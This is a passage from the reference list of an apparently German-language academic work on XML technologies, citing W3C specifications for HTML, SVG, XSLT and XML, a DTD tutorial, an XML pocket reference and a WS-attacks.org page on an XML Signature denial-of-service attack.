[65] W3C. A vocabulary and associated APIs for HTML and XHTML. http://www.w3.org/TR/html/. zuletzt besucht am 08.12.2014.

[66] W3C. Scalable Vector Graphics (SVG) 1.1 (Second Edition). http://www.w3.org/TR/SVG/. zuletzt besucht am 08.12.2014.

[67] W3C. XSL Transformations (XSLT) Version 1.0. http://www.w3.org/TR/xslt, 1999.

[68] W3C. XSL Transformations (XSLT) Version 2.0. http://www.w3.org/TR/xslt20/, 2007.

[69] W3C. Extensible Markup Language (XML) 1.0 (Fifth Edition). http://www.w3.org/TR/2008/REC-xml-20081126/, 2008.

[70] W3Schools. Introduction to DTD. http://www.w3schools.com/dtd/dtd_intro.asp. zuletzt besucht am 11.12.2014.

[71] Robert Eckstein with Michel Casabianca. *XML Pocket Reference*. O'Reilly, 2 edition, 4 2001.

[72] WS-attacks.org. XML Signature – Transformation DOS. http://wsattacks.org/index.php/XML_Signature_%E2%80%93_Transformation_DOS. zuletzt besucht am 07.10.2014.